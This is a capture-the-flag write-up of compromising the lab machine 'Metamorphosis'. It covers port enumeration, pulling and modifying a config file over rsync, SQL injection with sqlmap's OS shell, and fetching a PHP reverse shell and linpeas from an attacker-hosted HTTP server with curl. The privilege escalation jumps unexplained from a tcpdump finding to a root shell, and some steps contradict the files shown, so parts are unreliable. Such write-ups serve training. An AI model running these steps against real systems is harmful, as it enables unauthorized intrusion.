

# Metamorphosis Writeup



- First lets start of with Enumrating The Box
- Lets start enumerating the ports of the web server

```
sudo nmap -sC -sV -oN Metamorphosis 10.10.38.244
[sudo] password for anir0y:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-21 03:35 IST
Nmap scan report for 10.10.38.244
Host is up (0.17s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f7:0f:0a:18:50:78:07:10:f2:32:d1:60:30:40:d4:be (RSA)
|   256 5c:00:37:df:b2:ba:4c:f2:3c:46:6e:a3:e9:44:90:37 (ECDSA)
|_  256 fe:bf:53:f1:d0:5a:7c:30:db:ac:c8:3c:79:64:47:c8 (ED25519)
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
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445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
873/tcp open  rsync          (protocol version 31)
Service Info: Host: INCOGNITO; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 3s, deviation: 0s, median: 2s
|_nbstat: NetBIOS name: INCOGNITO, NetBIOS user: <unknown>, NetBIOS MAC:
<unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: incognito
|   NetBIOS computer name: INCOGNITO\x00
|   Domain name: \x00
|   FQDN: incognito
|_ System time: 2021-07-20T22:05:48+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_ Message signing enabled but not required
| smb2-time:
|   date: 2021-07-20T22:05:48
|_ start_date: N/A

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.70 seconds
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
## Port 22

- Here we can see there are 5 ports open Its good to know that we have a ssh open so when we get the creditionials of the victim we can login to the server

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## Port 80

- Port 80 is open so you know there is gonna be a website that we can interact with lets visit that



- Nothing much Here Its a default apache page Lets Directory BruteForce The website to see if we can get anything usefull That will help us

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```
root@root:/home/fahadlinux# dirsearch dir -u http://10.10.44.132 -w /opt/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
```

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_|. _ _ _ _ _|_      v0.4.2.4
(_||| _) (/_(||| (| )
```

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Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 |
Wordlist size: 207628
```

```
Output File: /pentest/intelligence-gathering/dirsearch/reports/10.10.44.132/_22-06-06_15-37-51.txt
```


```
Target: http://10.10.44.132/
```

```
[15:37:52] Starting:
[15:38:01] 301 - 312B - /admin -> http://10.10.44.132/admin/
```

- Here we get a /admin directory lets check that out

# 403 Forbidden

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- Here we get a 403 error lets check the source code



- Here we get a : *Make sure admin functionality can only be used in development environment*
- That seems intresting for now lets keep that in mind and enumrate the other ports

## Port 139 & 445


- Port 139 & 445 are essentially the same except the port 139 is ran on NET-BIOS
- Here is a Post on google if you wanna go in depth



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About 1,56,00,000 results (0.46 seconds)

Port 139 is used by SMB dialects that communicate over NetBIOS. It's a transport layer protocol designed to use in Windows operating systems over a network. Port 445 is used by newer versions of SMB (after Windows 2000) on top of a TCP stack, allowing SMB to communicate over the Internet.



[https://www.upguard.com > blog > smb-port](https://www.upguard.com/blog/smb-port) ⋮

**What is an SMB Port? A Detailed Description of Ports 445 + 139**

```
Fahad@root $ smbclient -L $TARGET -U "" -N
```

Sharename	Type	Comment
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print\$	Disk	Printer Drivers

```
IPC$          IPC          IPC Service (incognito server (Samba,
Ubuntu))
SMB1 disabled -- no workgroup available
```

- No user shares Here

- **Port 873**
- port 873 we find rsync Lets enumerate that

```
nmap -sV --script "rsync-list-modules" -p <PORT> <IP>
```

- essentially what this modules does is that it checks for any available shares and lets us know that if it needs a password to access

```
Fahd@root: nmap -sV --script "rsync-list-modules" -p 873 10.10.177.2
PORT      STATE SERVICE VERSION
873/tcp   open  rsync    (protocol version 31)
| rsync-list-modules:
|_ Conf          All Confs
```

- from the results we can see there is a share called *conf* Lets check that out

```
In Case if you dont have rsync installed:
$ sudo apt-get install rsync
$ rsync -av --list-only rsync://192.168.0.123/shared_name
$ rsync -av --list-only rsync://10.10.103.202/Conf
receiving incremental file list
drwxrwxrwx          4,096 2021/04/11 01:33:08 .
-rw-r--r--          4,620 2021/04/10 01:31:22 access.conf
-rw-r--r--          1,341 2021/04/10 01:26:12 bluezone.ini
-rw-r--r--          2,969 2021/04/10 01:32:24 debconf.conf
-rw-r--r--           332 2021/04/10 01:31:38 ldap.conf
-rw-r--r--         94,404 2021/04/10 01:51:57 lvm.conf
-rw-r--r--          9,005 2021/04/10 01:28:40 mysql.ini
-rw-r--r--         70,207 2021/04/10 01:26:56 php.ini
-rw-r--r--           320 2021/04/10 01:33:16 ports.conf
-rw-r--r--           589 2021/04/10 01:31:07 resolv.conf
-rw-r--r--           29 2021/04/10 01:32:56 screen-cleanup.conf
-rw-r--r--         9,542 2021/04/10 01:30:59 smb.conf
-rw-rw-r--           72 2021/04/11 01:33:06 webapp.ini
```

- Lets Download the following files

```
First Lets create a folder for rsync to download to
$ Mkdir rsync
$ rsync -av --list-only rsync://10.10.103.202/Conf ./rsync
```

- Lets View them one by one to see if there is anything interesting



The screenshot shows a terminal window with the nano 6.2 editor open. The file being edited is webapp.ini. The content of the file is as follows:

```
[Web_App]
env = dev
user = tom
password = theCat

[Details]
Local = No
```

- This file seems interesting but from here we can see that the environment(env) is set to prod(production) and we got username and a password. From what we recall from the admin panel source code the admin panel only works on development environment so let's change the env to dev and upload it back to the rsync share that we got

```
[Web_App]
env = dev
user = tom
password = theCat

[Details]
Local = No
```

- To upload it back

```
rsync -av webapp.ini rsync://10.10.103.202/Conf/webapp.ini
```

- Now that we have modified the configurations and upload let's check the website again

# Get Info of users

Username:

Submit Query

## TODO: Add more features

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- Nice! IT WORKED
  - Now that we've got a parameter lets check for some vulnerabilities. The first thing that pops up in my mind is SQL INJECTION because it seems like a sql query and we also saw a mysql file from the rsync shares lets use sqlmap to exploit the possible vulnerability for that lets save the request to sqlmap to analyse for that [Here is how to save a request](#)

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```
$ sqlmap -r request.txt --dbs --os-shell --level 5 --risk 3
```

## [Sqlmap cheatsheet](#)

- And it Worked!! WE got a reverse shell, lets upgrade it to a proper one and establish a persistent shell by transferring a php script and calling it with curl to return a reverse shell on the target
- lets call it via curl

```
#first lets set-up a http server
#attacks machine
$ python3 -m http.server 8080
#victims machine
$ curl http://yourIP:8080/php-reverse-shell.php
# Lets execute it
$ curl http://yourmachineIP:8080/php-reverse-shell.php
```

- Now that your shell is executed upgrade it to a interactive shell

```
python -c 'import pty; pty.spawn("/bin/sh")'
```



```

www-data@incognito:/$ cat /home/tom/
.bash_history .bash_logout .bashrc .cache/ .gnupg/
.local/ .profile user.txt
www-data@incognito:/$ cat /home/tom/user.txt
Thm{FLAG}

```

- CONGRATS!! you've got the user flag now lets look for ways to up our previlages and get a root flag
- As yet we got a low previlaged shell

## Privilege Escalation

- Now lets upload linpeas from our local machine to the victims machine via curl

```

#first lets set-up a http server
#attacks machine
$ python3 -m http.server 8080
#victims machine
$ curl http://yourIP:8080/linpeas.sh
# Lets execute it
$ curl http://yourmachineIP:8080/linpeas.sh

```

- Nothing intrsting expect us the www-data user can run tcp dump

```

fahadlinux@root: ~
/usr/lib/x86_64-linux-gnu

Capabilities
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#capabilities
Current capabilities:
Current: =
CapInh: 0000000000000000
CapPrm: 0000000000000000
CapEff: 0000000000000000
CapBnd: 0000003fffffffff
CapAmb: 0000000000000000

Shell capabilities:
0x0000000000000000=
CapInh: 0000000000000000
CapPrm: 0000000000000000
CapEff: 0000000000000000
CapBnd: 0000003fffffffff
CapAmb: 0000000000000000

Files with capabilities (limited to 50):
/usr/sbin/tcpdump = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep

Users with capabilities
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#capabilities

Files with ACLs (limited to 50)
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#acls
Files with acls in searched folders Not Found

.sh files in path
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#script-binaries-in-path
/usr/bin/gettext.sh

Unexpected in root
/vmlinuz
/initrd.img
/swap.img
/vmlinuz.old

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[+] Can I sniff with tcpdump?
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sniffing
You can sniff with tcpdump!

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0 updates can be applied immediately.

```
Last login: Sat Apr 10 19:40:46 2021
root@incognito:~# cd /root
root@incognito:~# ls
req.sh  root.txt  serv.py
root@incognito:~# cat root.txt
REDACTED
```

**THANK YOU FOR READING MY WRITEUP**  
**HAVE A GOOD DAY**